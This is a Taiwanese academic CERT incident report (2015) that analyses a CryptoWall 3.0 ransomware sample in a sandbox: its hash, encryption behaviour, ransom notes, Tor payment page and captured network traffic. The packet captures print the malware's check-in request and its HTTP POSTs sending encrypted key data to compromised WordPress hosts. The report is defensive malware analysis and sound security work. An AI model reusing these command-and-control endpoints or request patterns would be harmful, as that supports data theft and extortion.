

個案分析-

綁架勒索電腦檔案的惡意程
式事件分析報告



TACERT 臺灣學術網路危機處理中心團隊製


2015/9

I. 事件簡介

1. 近年來惡意程式越來越多樣化，以往都只是感染主機成為中繼站或殭屍電腦，但另一種的惡意程式卻會破壞使用者的檔案資料，並且勒索使用者相當的金額，造成嚴重損害。
2. 學術網路中的確有部分主機遭受過惡意勒索軟體(ransomware)的侵害，然而往往找不出明確的感染途徑及惡意程式樣本。
3. 受害者往往必須向駭客支付比特幣作為檔案的解密贖金。
4. 本單位取得的惡意程式樣本進行研究分析，主要以 CryptoWall 的惡意勒索軟體測試。

II. 事件檢測

1. 使用 VM 虛擬主機並且為 Windows 7 系統進行隔離環境測試。
2. 惡意程式樣本名稱為 CTBLOCKER.exe，實際執行後原本的惡意程式會開始針對內部文件、影音、圖像檔案進行加密，然後惡意程式主體就會自我刪除。
3. 透過 Virustotal 線上掃毒，該病毒的檢測比例 41/57 相當高，為 CryptoWall 3.0 的勒索軟體。



SHA256: 97b4c801e55f32019cc9eb6eef73aef4652fdb8b11c36571b82c95514c28e298

File name: 2015-07-06-Angler-EK-malware-payload-CryptoWall-3.0.exe.txt

Detection ratio: 41 / 57


Analysis date: 2015-08-28 09:44:42 UTC (6 days, 16 hours ago)

Analysis | File detail | Additional information | Comments 2 | Votes | Behavioural information


Antivirus	Result	Update
ALYac	Trojan.GenericKD.2543720	20150828
AVG	Inject2.CLUL	20150828
AVware	Trojan.Win32.Generic!BT	20150828

4. 測試時候將其中一個資料夾內放入一些文件檔，包含了 docx、xlsx、jpg、pdf 四種格式檔案做測試，而惡意程式感染後的确就無法正常再開



啟這些檔案。



5. 當所有磁碟內部的關聯檔案都被加密後，在被加密的檔案資料夾中產生四個檔案，主要內容是引導受害者如何進行繳付勒索贖金。



6. 惡意程式執行後會自動開啟 HELP_DECRYPT.HTML 網頁檔案以及 HELP_DECRYPT.TXT 文字檔案，並其內容都是告知使用者檔案已經被加密，並且要求贖金才能夠取回檔案。



7. 從跳出的訊息得知該惡意程式應為知名的 CryptoWall 3.0，是 Cryptolocker 的改良版本，駭客宣稱文檔的加密技術是使用 RSA-2048 的方式加密，並且必須透過提供的網址去付贖金以取得解密的私鑰，否則無法復原檔案。
8. 嘗試連到顯示的贖金頁面，無法直接透過瀏覽器開啟，因為網址並非正式的網域名稱，無法用一般的 DNS 去解析出來。


1. <http://6i3cb6owitcouepv.paybalanceto.com/1figm5j>
2. <http://6i3cb6owitcouepv.paybrakepoint.com/1figm5j>
3. <http://6i3cb6owitcouepv.paytostopigil.com/1figm5j>
4. <http://6i3cb6owitcouepv.paytodoublemoney.com/1figm5j>

9. 必須透過所謂的 Tor 洋蔥瀏覽器去開啟惡意網址


「6i3cb6owitcouepv.onion/1figm5j」才能成功，因為該瀏覽器會透過代理伺服器的中繼站 IP 對外連線，所以也無法反向追查到駭客真正的位置。

```
IMPORTANT INFORMATION:
Your personal page: http://6i3cb6owitcouepv.paybalanceto.com/1figm5j
Your personal page (using TOR): 6i3cb6owitcouepv.onion/1figm5j
Your personal identification number (if you open the site (or TOR 's) directly): 1figm5j
```


10. 透過 Tor Browser 開啟「6i3cb6owitcouepv.onion/1figm5j」後，會先出現輸入圖形驗證碼的程序，才能進入解碼的服務頁面。



11. 驗證碼通過後出現付款頁面，secret key 的售價為 500 美金，並且限定在 7 天之後付款的話，價格將提升為 1000 美金，也就是 30000 多台幣。並且支付方式只接受 Bitcoin，因此底下還提供了一些比特幣交易所的網站，透過 Bitcoin 支付贖金駭客就能夠規避檢調單位的追查，故也容易成為犯罪的工具。



12. 支付頁面底下有提供駭客用的 Bitcoin 帳號，一旦支付出去就無法追討回來，bitcoin address 都是透過電子錢包私鑰產生，也無法知道帳號擁有者身分。



13. Tor Browser 連線的位址 167.114.227.181:993 為中繼網路的其中一個主機，從本地端無法明確追查到惡意網址，故 Tor onion network 常用來作為犯罪匿名網路使用。

14. 從網路封包中可以看到，主機感染惡意程式一開始會連到網站

「http://ip-addr.es」，IP 為荷蘭 188.165.164.184，該網站會回覆連

線主機的 IP 資訊，可能是作為報到用途。

```
NetWitness Reconstruction for session ID: 197 ( Source 140.144.49199, Target 188.165.164.184 : 80 )
Time 8/27/2015 11:35:40 to 8/27/2015 11:36:43 Packet Size 3,062 bytes Payload Size 1,346 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 28

R
E
Q
U
E
S
T

GET / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3)
Host: ip-addr.es
Cache-Control: no-cache

R
E
S
P
O
N
S
E

HTTP/1.1 200 OK
Date: Thu, 27 Aug 2015 03:35:43 GMT
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Last-Modified: Thu, 27 Aug 2015 03:35:43 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-
check=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
X-XSS-Protection: 1
Server: DYNAMIC+

e
140.144.49199
```

15. 當主機報到完後 svchost 會連到網址「obamairsscandal.com」，IP 為美

國 184.106.75.112，並透過 HTTP POST 將加密內容上傳至「/wp-

content/themes/cc.php?q=15j4625tx4dwg5w」接收，研判可能是加密軟

體的私鑰。

```
NetWitness Reconstruction for session ID: 24 ( Source 140.144.49197, Target 184.106.75.112 : 80 )
Time 8/27/2015 10:39:57 to 8/27/2015 10:39:58 Packet Size 4,272 bytes Payload Size 2,412 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 22

R
E
Q
U
E
S
T

POST /wp-content/themes/cc.php?q=15j4625tx4dwg5w HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 132
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0
; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; InfoPath.3)
Host: obamairsscandal.com
Cache-Control: no-cache

x=f79823b7c64e279926c004fd39c65dc45f1d278ec6a9e5e357626e1d242e5e068eb76e42658bec
7719a748f6b74d2a7cd71b1e951337e40814bf9058adecef420


R
E
S
P
O
N
S
E

HTTP/1.1 301 Moved Permanently
Date: Thu, 27 Aug 2015 02:39:59 GMT
Server: Apache
Location: http://www.obamairsscandal.com/wp-content/themes/cc.php?q=15j4625tx4dwg
5w
Vary: Accept-Encoding
Content-Length: 395
Connection: close
Content-Type: text/html; charset=iso-8859-1
```


16. 該網址測試開啟為關於美國總統的醜聞資訊網站，可能被駭客利用來收集受害主機的私鑰。




17. 接下來 svchost 會再連到網址「<http://pictalo.com>」，IP 為美國 45.55.161.127，透過 HTTP POST 方式將加密內容上傳至「/wp-content/plugins/woocommerce-one-click/vendor/stripe/stripe-php/lib/Error/ee.php?v=azw9uvgz8rbz」接收，加密內容可能是其他私鑰，隨後網站會回覆一大串加密檔案，研判可能是勒索的贖金資訊。




18. 測試開啟網址「<http://pictalo.com>」，且透過 Virustotal 偵測出 3/63 為惡意網址。



19. 接著 svchost 還會連到網址「http://mpc4u.co.uk」，IP 為英國 88.208.252.96，透過 HTTP POST 方式將加密內容上傳至「/wp-includes/dd.php?f=e0tyx75ak4t24ic」接收，加密內容可能是其他私鑰，成功後網站會回應「e14e91bd5fe07030」的加密字串。




20. 測試開啟網址「http://mpc4u.co.uk」，會被防毒軟體警告為惡意網址，VirusTotal 的偵測率為 6/63。



21. 為了開啟贖金的網址「6i3cb6owitcouepv.onion/lfigm5j」，必須透過 Tor browser 連到洋蔥(中繼)網路主機，此紀錄為法國 IP 中繼代理 167.114.227.181:993，再透過代理主機去開啟真正的贖金網頁，故該網頁無法被記錄到。

Prot...	Local Address	Remote Address	State
TCP	127.0.0.1:9150	0.0.0.0:0	LISTENING
TCP	127.0.0.1:9151	win-j9u09033415:0	LISTENING
TCP	127.0.0.1:9151	win-j9u09033415:49263	ESTABLISH...
TCP	127.0.0.1:9151	win-j9u09033415:49267	ESTABLISH...
TCP	127.0.0.1:9151	win-j9u09033415:49274	ESTABLISH...
TCP	127.0.0.1:49264	127.0.0.1:49265	ESTABLISH...
TCP	127.0.0.1:49265	127.0.0.1:49264	ESTABLISH...
TCP	140.44:49271	167.114.227.181:993	ESTABLISH...

III. 網路架構圖



1. 使用者可能透過 APT 攻擊或誤執行網路上的惡意程式 CTBLOCKER.exe。
2. 主機感染後向網站「ip-addr.es」回報 IP 資訊。
3. 惡意程式開始加密主機內部檔案(可能是文件類)，並回傳加密私鑰 1。
4. 惡意程式開始加密主機內部檔案(可能是圖形類)，並回傳加密私鑰 2。
5. 受害者必須透過 Tor Browser 進入洋蔥匿名網路，使用中繼代理主機。
